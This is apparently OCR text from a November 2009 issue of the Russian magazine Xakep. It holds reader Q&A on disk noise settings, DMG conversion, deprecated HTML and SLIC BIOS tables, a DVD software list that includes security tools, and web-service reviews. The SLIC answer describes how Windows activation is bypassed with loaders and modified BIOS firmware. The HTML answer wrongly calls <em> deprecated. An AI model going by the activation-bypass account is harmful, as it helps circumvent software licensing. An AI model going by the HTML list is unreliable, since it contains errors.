Одни производители устанавливают это значение в максимальное положение, вытягивая предельную производительность. Другие, напротив, занижают его, стараясь получить максимально тихий жесткий диск (такие модели обычно есть у любого производителя). Чтобы самому изменить параметр AAM, существует достаточно много утилит: **MHDD** (www.ihdd.ru/mhdd), **Hitachi Feature Tool** (www.hitachigst.com/hdd/support/download.htm), **HDTune Pro** (www.hdtune.com) и другие. Значение AAM, как правило, варьируется от 0 до 255, в редких случаях от 128 до 255. Позиция «ноль» соответствует максимальной тишине, но наименьшей производительности, «255» — соответственно, наоборот. Впрочем, не надо думать, что при AAM=0 винт будет еле-еле двигаться: вполне обычная работа, ты, возможно, даже не почувствуешь увеличившееся время доступа к данным. А вот тишину — заметишь.

Q: Нужно посмотреть нагрузку на процессор и инет-канал одного из открытых в браузере сайтов (выполнен на Flash'е и постоянно передает данные). Как это сделать?

A: Проще всего открыть сайт в **Chrome'е** (www.google.com/chrome). Браузер от Google в целях повышения стабильности создает для каждой открытой вкладки новый процесс и предоставляет пользователю своеобразный таск-менеджер (Меню → Разработчикам → Диспетчер задач). Для каждой вкладки мониторится использование трафика, а также загрузка процессора.

Q: Скачал образ диска, а он в формате DMG. Ни одна программа его не понимает. Что это такое и как преобразовать в нормальный ISO-файл?

A: Стоит задуматься, насколько нужен тебе этот файл. Под расширением *.DMG скрываются файлы-образы для операционной системы MacOS X (Apple Disk Image). В общем-то, под макосью с ними проблем не возникнет, и преобразовать их в *.ISO ты сможешь хоть стандартными средствами:

```
hdiutil convert /path/to/filename.
dmg -format UDTO -o /path/to/
savefile.iso
```

Сложнее под никсами и виндой. Вариантов тут несколько. Если взять открытую тулзу **dmg2img** (vu1tur.eu.org/tools), то можно преобразовать *.DMG в *.IMG, который уже, в свою очередь, перевести в *.ISO. Помимо этого, есть утилита **DMGExtractor** (hem.bredband.net/catacombae/dmgx.html), написанная на Java. Работать с DMG-образами потихоньку начинает и ряд других утилит: **UltraISO** (www.ezbsystems.com/ultraiso), **7-zip** (www.7-zip.org), а тулза **MacDrive** (www.mediafour.com/products/macdrive) вообще позволяет примонтировать DMG-образ в качестве диска в виндовой системе.

Q: Сел тут верстать HTML-страничку и при всей простоте обнаружил, что она не проходит ни одну проверку валидатором. Все в принципе работает, как надо, но хочется реализовать полностью корректно. Я правильно понимаю, что некоторые теги и атрибуты HTML теперь использовать нежелательно?

A: Целый ряд тегов действительно давно считаются вчерашним днем, и хотя браузеры по-прежнему корректно (а иногда и нет) их обрабатывают, использовать их крайне нежелательно. Например, тег <applet>, который раньше использовался для вставки апплетов на Java, успешно заменяется актуальным тегом <object>. Функционал целого ряда тегов теперь легко реализуется за счет CSS, в том числе: <basefont>, <em>, <font>, <strike>, <u>. Теги <listing>, <menu>, <xmp> также можно реализовать через CSS-стили, а можно заменить <pre>, <ul>, <pre>. Вместо <dir> стоит использовать <ul>, а вместо <plaintext> — <pre>. Более того, не стоит забывать об устаревших атрибутах для тегов, которые нужно реализовывать через CSS:

- align
- alink
- background
- bgcolor
- color
- hspace
- link
- size
- text
- type
- vlink
- vspace

Подробнее можно прочитать на сайте w3c-консорциума: www.w3.org/TR/html401/index/attributes.html, www.w3.org/TR/html401/appendix/changes.html#h-A.3.1.2.

Q: Нашел прошивку для своего БИОСа с аббревиатурой «SLIC». Прочитал, что это какая-то специальная отметка производителя в БИОСе, но непонятно, что она дает?

A: Чаще всего с такой аббревиатурой выкладывают БИОСы, с помощью которых выполняется активация Vista, а теперь и Windows7 без каких-либо кряков. Немного истории. С момента появления Windows XP Microsoft ужесточила меры по активации корпоративных версий своих продуктов, которые защищались недостаточно сильно. Обычная пользовательская версия Vista для активации требует от пользователя ввода ключа, а затем проверяет его через интернет или по телефону. Большие OEM-производители, такие как Dell, IBM, Asus и другие нуждаются в эффективном способе массовой активации системы, чтобы покупателям не приходилось чересчур хлопотать со своей версией Windows. В конце концов компанией была разработана система System-Locked Pre-installation (SLP) 2.0, пришедшая на смену более ранней и простой SLP 1.0 (использовалась для защиты OEM-версий Windows XP и Windows 2003). SLP 1.0 и 2.0 используют специальные области в БИОСе компьютера, чтобы хранить там набор идентификационных данных. В SLP 1.0 используется просто название OEM и набор файлов на жестком диске, проверяющих перечисленные данные OEM, что прошиты в БИОС. В SLP 2.0 механизм гораздо сложнее. Один из фрагментов, необходимых для активации данных, включает в себя так называемые таблицы ACPI_SLIC, которые Vista проверяет в момент активации. Но одной только таблицы недостаточно. Оставшаяся часть SLP 2.0 включает в себя специальный OEM-ключ и файл с OEM-сертификатом — вместе с данными из ACPI_SLIC выполняется активация. Найти ключ и сертификат для хакеров оказалось не проблемой, а вот с ACPI_SLIC пришлось попыхтеть. Одна хакерская группа выпустила тулзу, которая загружалась с системой и вставляла нужные данные в таблицу ACPI_SLIC прямо во время работы Vista. Однако в Microsoft быстро научились находить и выгружать из памяти такие утилиты. Чтобы обойти новые защитные механизмы, хакеры стали загружать таблицу ACPI_SLIC не во время, а до запуска системы — в этом случае Vista не могла определить спуфинг данных в БИОСе и отлично работала. Такой тип программ называется лоадерами, и этот принцип лежит в основе практически всех кряков и активаторов для Vista. А поскольку принцип активации с использованием данных из ACPI_SLIC практически не изменился в Windows 7/Windows Server 2008R2, то и в активаторах для новеньких систем — тоже остался прежним. Помимо использования лоадеров, нужные данные в таблицу ACPI_SLIC умельцы научились заносить в сам БИОС! Инструкции по модификации повсеместно распространены в инете, а для популярных ноутбуков и моделей материнских плат даже распространяются модифицированные прошивки БИОСов, как раз с аббревиатурой SLIC.

>>WINDOWS

>Dailysoft
7-Zip 4.65
DAEMON Tools Lite 4.30.4
Download Master 5.5.14.1175
Far Manager 2.0
FileZilla Client 3.2.8.1
foobar2000 0.9.6.9
K-Lite Mega Codec Pack 5.2.0
Miranda IM 0.8.9
Mozilla Firefox 3.5.3
Notepad++ 5.5.1
Opera 10.00
PuTTY 0.60
Skype 4.1
Sysinternals Suite (22 ©євЎаn)
Total Commander 7.50a
Unlocker 1.8.8
Xakep CD DataSaver 5.2
XnView v1.96.5 Complete version

>Development
Bamcompile 1.21
BinVis
DbOctopus 1.1
IntelliJ IDEA 9 Community Edition
EAP
jQueryPad
TOra 2.0
Visual Studio 2010 Beta 2

>Games
Spelunky 1.0

>Misc
7stacks 1.2
AstroGrep 4.1.4
BattCursor 1.2
Browser Chooser 1.0.8
DefaultBrowser 1.8
DK Finder 2.1.3.0
DMGExtractor 0.70
Fences 1.0
FileSeek 1.8.3
GMinder 1.2
LastPass 1.51.4
Signo 1.4
SimpleBackup 1.0.0
VistaSwitcher 1.0.4

>Multimedia
Dexpot 1.4
FontDetect 1.5
FonTemp
FontMassive 1.4.12
PDFCreator 0.9.8
PhotoJoy

Музыкальная лихорадка:
beaTunes 2.0.17
Floola 5.3.1
foobar2000 0.9.6.9
Free music zilla
Icy Radio 0.5
Last.fm for Windows
LastSharp 0.3.7
MetatOGGer
Minilyrics 6.6
MP3Gain 1.2.5
Musifire v1
Random MixTape Maker 1.8.27
RarmaRadio 2.0
RightMark Audio Analyzer
Similarity 0.9
TheLastRipper 1.4.0
Tunatic v1.0.1b
Wondershare Streaming Audio
Recorder 1.0.1.19
YamiPod 1.8
Ziepod+ 1.0

>Net
AutoPuTTY 0.23
Minopy
Opera 10.10b1
Songr 1.2.1
[b2] Gmail Notifier 0.24

>Security
IOCTL Fuzzer 1.1
Maltego 2.02
Nikto 2.1.0
Packetyzer 5.0
Peach 2.3.1
Psiphon 1.6
Wfuzz 1.4
WideCap 1.5

Поиск багов в исходном коде:
Code Crawler 2.4
cppcheck 1.38
Graudit 1.2
OWASP Code Crawler 2.4
PHP Bug Scanner
Pixy 3.03
PMD
RATS - Rough Auditing Tool for
Security
SWAAT
Yasca 2.1

>System
Appupdater 1.3
Ashampoo Magical Uninstall 2.82
Disk2vhd 1.2
Input Director 1.2.1
Ketarin 1.0.8
Memory Improve Master Free
Version 6.1
MyDefrag 4.2.3
RegScanner 1.80
Symantec Workspace Virtualization
6.1 SP1
TrueCrypt 6.3
VirtualBox 3.0.8

>>UNIX

>Desktop
Adobe Reader 9.2
Amarok 2.2
Avant Window Navigator 0.3.2.1
Banshee 1.5.1
Compiz 0.8.4
DivFix++ 0.34
Evince 2.28.1
Folderview Screenlet 0.8.3
ImageMagick 6.5.7
Kamoso 1.0
KOffice 2.0.2
LiVES 1.1.4
Luxrender 0.6
Mac4Lin 1.0
Mashup Five 5.8
MC 4.7.0 pre3
MP3 Diags 0.99.06.042
MuseScore 0.9.5
PeaZip 2.7.1
Stalonetray 0.8.0
X File Explorer 1.32
Zoclock 1.2.0

>Devel
Advanced Assembler 0.9.1
Bakefile 0.2.8
Freepascal 2.2.4
GCC 4.4.2
GDB 7.0
Lazarus 0.9.28
Lzlib 0.7
Metasm 0.1
Monodevelop 2.1.1
Neuroph 2.3
Parrot 1.7.0
Sahi v3
SmartGit 1M6
Spket IDE 1.6.18
Spyder 1.0.0
Strace 4.5.19
Subversion 1.6.6
Talend Open Studio 3.2.1

>Games
Atomic Tanks 4.0
Hedgewars 0.9.12


>Net
BitlBee 1.2.4
Dxirc 0.30.1
Imptalk 0.10.0
JDownloader 0.8930
KTorrent 3.2.5
Midori 0.2.0
Miro 2.5.3
MLdonkey 3.0.1
Mozilla Firefox 3.0.14
Mozilla Thunderbird 3.0 b4
Natprobe 1.0
Pidgin 2.6.3
Opera 10
Pssh 2.0
SeaMonkey 1.1.18
Tinc 1.0.10
Transgui 1.3
Zavxvis 0.10

>Security
Airoscript 2.2
AutoNessus 1.3.2
Fzem
GreenSQL 1.1
KeePassX 0.4.1
Metasploit 3.3
Nessconnect 1.0.2
Nikto 2.1.0
OpenVAS 2.0.3
PenTBox 1.1 Beta
Prescanic 0.7
Pwntooth 0.2.2
Samhain 2.5.10
Sapyto 0.98
Scapy 2.0.1
Snort 2.8.5.1
TrueCrypt 6.3
UCSniffer 3.02
Wfuzz 1.4
WifiZoo 1.3

>Server
Apache 2.2.14
Asterisk 1.6.1.6
bftpd 2.6
BIND 9.7.0b1
Config-dhcpd 0.8
Cups 1.4.1
DHCP 4.1.1b3
Dnsmasq 2.51
MySQL 5.1.40
Open Search Server 1.1
OpenLDAP 2.4.19
OpenSSH 5.3
OpenVPN 2.1rc20
ProFTPD 1.3.2b
Postfix 2.6.5
Pure-FTPd 1.0.24
Samba 3.4.2
Squid 3.0.STABLE19
vsftpd 2.2.1

>System
ATI 9.10
Binutils 2.20
Blueman 1.21
Bochs 2.4.1
Linux Kernel 2.6.31.5
Module-Init-Tools 3.11.1
nVidia 190.32 Beta
Octopussy 0.9.9.6
q4wine 0.113
Synaptic 0.63
Syslinux 3.83
VirtualBox 3.0.8
Wine 1.1.32
Xorg server 1.7.1

>X-distr
OpenBSD 4.64



DVD

ХАКЕР № 11(131) НОЯБРЬ 2009

ПИШЕМ ПЕРСОНАЛЬНЫЙ SANDBOX НА C# СТР. 94

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

НОЯБРЬ 11 (131) 2009

Фабрика сплоитов

УЧИМСЯ ПИСАТЬ ЭКСПЛОИТЫ ДЛЯ METASPLOIT FRAMEWORK

СТР. 30

WINDOWS 7 ГЛАВНЫЕ ФИШКИ НОВОЙ СИСТЕМЫ

EXPLOIT

CLOUD COMPUTING

ИНФРАСТРУКТУРА ОБЛАЧНЫХ ВЫЧИСЛЕНИЙ НА БАЗЕ EUCALYPTUS

СТР. 122

ПРОЯВИТЕЛЬ ДЛЯ ТРОЯНОВ


ДЕТЕКТИРУЕМ СКРЫТЫЕ ПРОЦЕССЫ В USERMODE И RING0

СТР. 86

(game)land hi-fun media
publishing for enthusiasts
4607157100063 09011




HTTP://WWW2




BETA LOGMEIN
beta.logmein.com

Этот сервис для доступа к удаленному рабочему столу уже был в нашем обзоре. Ничего удивительного: это чуть ли не единственное решение, позволяющее поковыряться на чужом десктопе прямо из окна браузера. Но если раньше использовались Java, ActiveX и специальные плагины, то в новом, пока еще тестовом интерфейсе управление осуществляется исключительно через Flash! Больше никаких плагинов, никаких ограничений — LogMeIn работает в любом браузере. И вот еще: в платной Pro-версии сервиса реализован вход на рабочий стол вообще без прерывания работы пользователей.




GIVEAWAY OF THE DAY
giveawayoftheday.com

Всегда приятно для хорошей коммерческой программы найти бесплатную альтернативу. Но согласись: еще приятнее получить подарок в виде ключика для полюбившегося продукта. Если не засчитывать подгоны с варезных порталов, то есть место, где серийник можно получить совершенно легально — на сайте Giveaway of the day. Каждый день выбирается программа, с разработчиками которой подписывается соглашение, после чего она становится доступной для закачки в течение 24-х часов. Не демка, не ограниченный триал, а лицензионная зарегистрированная версия, которую ты можешь использовать совершенно бесплатно. Угощайся.



БИТВЫ КОДЕРОВ
www.trollim.com

Помнится, когда-то давно я сильно удивлялся популярности онлайн-тетриса, в котором куча людей один на один соревновались: кто быстрее сложит линии из падающих фигурок. Тогда-то я и подумал: лучше бы баги на скорость фиксили. И вот оно — проект www.trollim.com. После того, как обозначишь свои кодерские навыки (C++, C#, Perl, PHP и другие по шкале от 1 до 5) и подтвердишь их прохождением теста — ты готов к битве. Соревнование заключается в том, чтобы быстрее найти и исправить баги в коде, причем сделать это наиболее эффективно. Сервис — постоянно в развитии, поэтому пополняется все новыми и новыми заданиями.



TOGGL
www.toggl.com

Один из самых простых способов отследить, куда уходит твое время, — воспользоваться онлайн-сервисом toggl. Принцип прост: взявшись за новое дело, скажи об этом программе. Она запишет время начала, время конца и прибавит дельту к соответствующему пункту в твоем списке дел. В результате получится шикарная статистика, дающая немало поводов задуматься о своей производительности :). Фишка toggl'a в специальных приложениях для любой ОС. Благодаря им, включить трекинг можно одним кликом мыши через трей, а открывать браузер понадобится только для просмотра подробной статистики.